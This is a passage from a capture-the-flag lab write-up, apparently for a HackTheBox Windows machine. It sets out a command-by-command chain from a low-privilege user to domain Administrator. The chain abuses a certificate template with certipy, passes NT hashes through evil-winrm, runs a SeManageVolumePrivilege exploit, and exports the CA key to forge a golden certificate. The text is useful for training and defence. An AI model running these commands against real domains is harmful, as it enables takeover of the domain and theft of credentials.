
Using SignedUser template to impersonate Administrator account.
1
certipy req -u 'lion.sk@certificate.htb' -p '!QAZ2wsx' -dc-ip 10.129.245.51 -ca Certificate-LTD-CA -target 'dc01.certificate.htb' -template 'SIGNEDUSER' -on-behalf-of administrator -pfx lion.sk.pfx

But it fails to impersonate Administrator since its email is not set as it says CERTSRV_E_SUBJECT_EMAIL_REQUIRED, so we need accounts that have their email set on them.
1
nxc ldap 10.129.245.51 -u 'lion.sk' -p '!QAZ2wsx' --query "(objectClass=user)" "*" | grep mail

But what user to impersonate here.
Looking at the Users who are odd in the AD environment.

Ryan.K is a member of Domain storage Managers

Lets try to impersonate him since it also have an email registered to it and see what we can find as him. He is also a member of Remote Management Users.
1
certipy req -u 'lion.sk@certificate.htb' -p '!QAZ2wsx' -dc-ip 10.129.245.51 -ca Certificate-LTD-CA -target 'dc01.certificate.htb' -template 'SIGNEDUSER' -on-behalf-of Ryan.K -pfx lion.sk.pfx

Now we authenticate as Ryan.K to get its NT Hash.
1
certipy auth -pfx ryan.k.pfx  -dc-ip 10.129.245.51 -domain certificate.htb
Shell as Ryan.K (SeManageVolumePrivilege)
Lets winrm as Ryan.K and enumerate more about the group Domain Storage Managers which Ryan is part of.
1
evil-winrm-py -i 10.129.245.51 -u 'Ryan.K' -H 'b1bc3d70e70f4f36b1509a65ae1a2ae6'

Looking at the privileges Ryan.K has.
1
whoami /priv

We can see that Ryan.K has SeManageVolumePrivilege enabled, Here an exploit to achive system level access.
https://github.com/CsEnox/SeManageVolumeExploit
https://github.com/xct/SeManageVolumeAbuse
Transferring the exploit to the machine and triggering it.
1
.\SeManageVolumeExploit.exe

Now we have Full SYSTEM level access on C:\WINDOWS\

Lets try to read Administrator flag now.

Still we get denied, I think this is due to EFS.

The file root.txt is encrypted.
GoldenPFX to Administrator
Since we have full access over the C:\ file system, we can create a GOLDEN PFX file that signs all the certificates.
And to do that we need the serial number of the CA which we have from the scans above.

The Certificate Serial Number field contains it, now we can user certutil.exe to get a .pfx.
1
certutil.exe -exportPFX  344CB419D59054904031B340F5A43923 .\ca.pfx

Now we use this .PFX file to FORGE a pfx for administrator.
1
certipy forge -upn Administrator@certificate.htb -ca-pfx ca.pfx

Now we use this Administrator’s forged PFX to get the administrator hash.
1
certipy auth -pfx administrator_forged.pfx -dc-ip 10.129.245.51 -domain certificate.htb

We now have the administrator’s hash, lets get a shell as him using evil-winrm.
1
evil-winrm-py -i 10.129.245.51 -u 'Administrator' -H 'd804304519bf0143c14cbf1c024408c6'

Rooted!
Thanks for reading 😎